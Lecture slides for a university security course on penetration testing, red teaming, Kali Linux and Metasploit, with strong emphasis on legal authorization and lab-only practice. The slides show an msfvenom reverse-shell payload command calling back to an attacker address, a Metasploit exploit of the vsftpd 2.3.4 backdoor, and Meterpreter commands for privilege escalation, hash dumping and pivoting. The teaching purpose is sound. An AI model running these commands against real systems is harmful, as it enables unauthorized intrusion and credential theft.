

Offensive Security in Practice

Penetration Testing, Red Teaming, Kali Linux & Metasploit

Cyber Security Master Lecture

June 8, 2026

Prof. Dr. Sebastian Schlesinger, HWR Berlin

Agenda

Ethics, Law & Authorization

Terminology & Landscape

Methodology & Frameworks

Kali Linux

The Metasploit Framework

Red Teaming

Reporting & Defence

Lab & Wrap-up

Ethics, Law & Authorization

The single most important slide

No authorization, no test.

Everything in this lecture is illegal *without explicit, written permission* for the specific systems in scope.

- **Germany:** §202a (data espionage), §202b (interception), §202c (“Hackerparagraph” — tools), §303a/b (data/computer sabotage) StGB.
- **EU/US:** NIS2, GDPR; Computer Fraud and Abuse Act (US).
- A penetration test is a **contract**: scope, rules of engagement (RoE), timeframe, emergency contacts, “get-out-of-jail” letter.

 **Legal/Ethics:** Scanning a host you do not own — even a single `nmap` run — can already be a criminal offence.

A real engagement always starts with paperwork, not tooling:

- **Statement of Work (SoW)** — what, why, deliverables.
- **Scope** — IP ranges, domains, apps; explicit *out of scope* list.
- **Rules of Engagement** — allowed techniques (no DoS? no social engineering?), testing window, data handling.
- **Authorization letter** — signed by someone who actually owns the assets.
- **Safe-lab alternative** for learning: HackTheBox, TryHackMe, VulnHub, your own VMs — explicitly built to be attacked.

Terminology & Landscape

What is what? (people confuse these constantly)

Term	Meaning
Vulnerability scan	Automated, breadth-first detection of known flaws. No exploitation.
Penetration test	Goal: find <i>and prove</i> exploitable issues in a defined scope, time-boxed.
Red teaming	Goal-oriented adversary <i>emulation</i> ; tests detection & response, not just vulns. Stealth matters.
Bug bounty	Crowd-sourced, continuous, pay-per-valid-finding.
Purple teaming	Red + Blue collaborating in real time to improve detections.
Ethical hacking	Umbrella term: authorized offensive security work.

Rule of thumb: a pentest asks “*can we get in?*”; a red team asks “*will anyone notice when we do?*”.

By knowledge given to tester

- **Black box** — no info, simulates outsider.
- **Grey box** — partial info / a user account.
- **White box** — full info, source, architecture.

More information given $\Rightarrow$ more thorough, less realistic.

By vantage point / target

- External (internet-facing)
- Internal (assume-breach, insider)
- Web / API / Mobile
- Wireless, Cloud, Physical
- Social engineering


Methodology & Frameworks

Standards you should be able to name

- **PTES** — Penetration Testing Execution Standard (7 phases).
- **NIST SP 800-115** — technical guide to security testing.
- **OSSTMM** — Open Source Security Testing Methodology Manual.
- **OWASP WSTG / MASTG** — web & mobile testing guides.
- **MITRE ATT&CK** — knowledge base of real adversary TTPs.
- **Lockheed Martin Cyber Kill Chain** — 7-stage intrusion model.
- **TIBER-EU** — regulator framework for threat-led red teaming (finance sector).

Frameworks give you a *repeatable, defensible* process — crucial for a report that holds up.

The attack lifecycle



The loop back to enumeration is the reality: each compromised host opens a new internal network to map.

Phase 1–2: Recon & Enumeration

Passive (no packets to target): WHOIS, DNS, certificate transparency, Shodan, Google dorking, LinkedIn, breach dumps. **Active:** port/service scanning, banner grabbing, directory brute-forcing.

```
# Host discovery + service/version detection
nmap -sV -sC -p- -oA scan 10.10.10.5

# Web content discovery
gobuster dir -u http://10.10.10.5 -w wordlist.txt
```

Enumeration is where pentests are won. “Enumerate, then enumerate again” — most footholds come from a service the team almost skipped.

Kali Linux

Kali Linux: the offensive distro

- Debian-based, maintained by **Offensive Security**.
- Ships 600+ pre-installed security tools.
- Rolling release; runs as VM, live USB, WSL, ARM, cloud.
- Designed for *single-purpose* use — not a daily driver.

Tool categories (the menu):

- Info gathering: nmap, recon-ng, theHarvester
- Vuln analysis: nikto, nuclei
- Web: Burp Suite, sqlmap, gobuster
- Exploitation: Metasploit, searchsploit
- Password: hashcat, john, hydra

Alternatives

Parrot OS, BlackArch, Commando VM (Windows). The distro is just a curated toolbox — the skills transfer.

 **Legal/Ethics:** Run it in an *isolated* host-only network. Never point fresh-installed tools at production by accident.

The Metasploit Framework

Metasploit: what it is

- Open-source exploitation framework (Rapid7 + community), the de-facto standard for learning exploitation.
- Turns the workflow “find exploit → pick payload → deliver → control” into a uniform interface.
- Editions: **Framework** (free, CLI) vs Pro (commercial, GUI).

Module types — the mental model:

exploits	code that triggers a vulnerability
payloads	what runs after success (e.g. Meterpreter, shell)
auxiliary	scanners, fuzzers, sniffers — no payload
post	post-exploitation (gather creds, pivot)
encoders / nops	evade naive signatures / pad payloads

Payloads: staged vs stageless, Meterpreter

- **Singles/stageless** — self-contained (.../shell_reverse_tcp).
- **Staged** — tiny stager pulls the rest (.../meterpreter/reverse_tcp), noted by the /.
- **Bind** (attacker connects in) vs **reverse** (target calls home — beats inbound firewalls, the common case).
- **Meterpreter** — in-memory, extensible payload: file system, hashdump, keylogging, pivoting, all without touching disk.

```
# msfvenom: generate a standalone payload artifact
msfvenom -p windows/x64/meterpreter/reverse_tcp \
        LHOST=10.10.14.3 LPORT=4444 -f exe -o shell.exe
```

Metasploit: a typical console session

```
$ msfconsole -q
msf6 > search vsftpd 2.3.4
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(...) > show options
msf6 exploit(...) > set RHOSTS 10.10.10.5
msf6 exploit(...) > set PAYLOAD cmd/unix/interact
msf6 exploit(...) > exploit
[*] Command shell session 1 opened ...
$ whoami
root
msf6 > sessions -l          # list active sessions
msf6 > sessions -i 1        # interact
```

Same six verbs everywhere: search, use, show options, set, exploit/run, sessions. Learn the rhythm, not the exploit list.

Post-exploitation with Meterpreter

```
meterpreter > getuid           # who am I?
meterpreter > sysinfo          # OS, arch
meterpreter > getsystem        # attempt privilege escalation
meterpreter > hashdump         # dump local password hashes
meterpreter > run post/multi/recon/local_exploit_suggester
meterpreter > portfwd add -l 3389 -p 3389 -r 10.0.0.9 # pivot
meterpreter > background      # keep session, return to msf
```

Goals after foothold: escalate privileges, harvest credentials, establish persistence, move laterally, reach the objective (“crown jewels”).

 **Legal/Ethics:** hashdump / persistence on a real client system must be covered by the RoE and cleaned up afterwards.

Red Teaming

From pentest to red team

Penetration test

- Maximize *coverage* of vulns
- Scope = list of assets
- Blue team often knows
- Output: vuln report
- Days–2 weeks

Red team engagement

- Achieve a *specific objective* (e.g. “read the CEO’s mail”)
- Scope = goal + RoE, stealthy
- Blue team usually blind (tests detection)
- Output: attack narrative + detection gaps
- Weeks–months

Red teaming emulates a **named threat actor** using ATT&CK TTPs — “threat-led”.

Regulated version: **TIBER-EU**.

Red team building blocks

- **Initial access:** phishing, valid creds, exposed service, USB drop.
- **C2 (Command & Control):** Cobalt Strike (commercial), Sliver, Mythic, Havoc — beacons that call back over HTTPS/DNS.
- **OPSEC & evasion:** obfuscation, sleep/jitter, living-off-the-land (LOLBins), AV/EDR bypass — *controlled*, to test detection.
- **Persistence & lateral movement:** scheduled tasks, Kerberos abuse, pass-the-hash.
- **Purple teaming:** replay each TTP *with* the blue team to tune detections — the real value for the client.

 **Legal/Ethics:** Evasion is taught here to *understand detection*, not to attack uninvolved third parties.

Reporting & Defence

The deliverable is the report, not the shell

- **Executive summary** — business risk, no jargon.
- **Findings** — each with: description, evidence (screenshots, requests), **CVSS** score, affected assets, reproduction steps.
- **Remediation** — concrete, prioritized fixes.
- **Attack narrative** (red team) — the story, mapped to ATT&CK, with detection opportunities the blue team missed.

Blue-team takeaways (why this matters for defenders)

Patch & configuration management, network segmentation, least privilege, MFA, logging & EDR, and *practiced* incident response defeat most of what we showed today.

Lab & Wrap-up

How to practice legally

Vulnerable targets

- Metasploitable 2/3
- DVWA, OWASP Juice Shop
- VulnHub VM images

Guided platforms

- TryHackMe (beginner-friendly)
- Hack The Box / HTB Academy
- PortSwigger Web Security Academy
- PicoCTF, OverTheWire

Certifications to know: CEH (broad), **OSCP** (hands-on, the classic), PNPT, CRTP/CRTO (red team), GPEN.

Recommended lab for the exercises

Kali Linux VM + Metasploitable 2, both on a **host-only** network.

Summary

- Offensive security is **authorized, methodical, and reported** — the paperwork matters as much as the payload.
- Pentest = find & prove vulns; Red team = emulate an adversary and test detection.
- A repeatable **methodology** (PTES, ATT&CK) beats a bag of tricks.
- **Kali** is the toolbox; **Metasploit** is the uniform exploitation workflow: search → use → set → exploit → sessions.
- Every offensive technique maps to a **defensive** control — that is the point of teaching it.

References & further reading

- PTES — <http://www.pentest-standard.org>
- NIST SP 800-115 — Technical Guide to Information Security Testing
- MITRE ATT&CK — <https://attack.mitre.org>
- OWASP Web Security Testing Guide — <https://owasp.org/wstg>
- Metasploit Unleashed (OffSec) — <https://www.offsec.com/metasploit-unleashed/>
- Kali docs — <https://www.kali.org/docs/>
- TIBER-EU framework — European Central Bank
- Books: *The Hacker Playbook 3; Penetration Testing* (Georgia Weidman); *Red Team Field Manual*.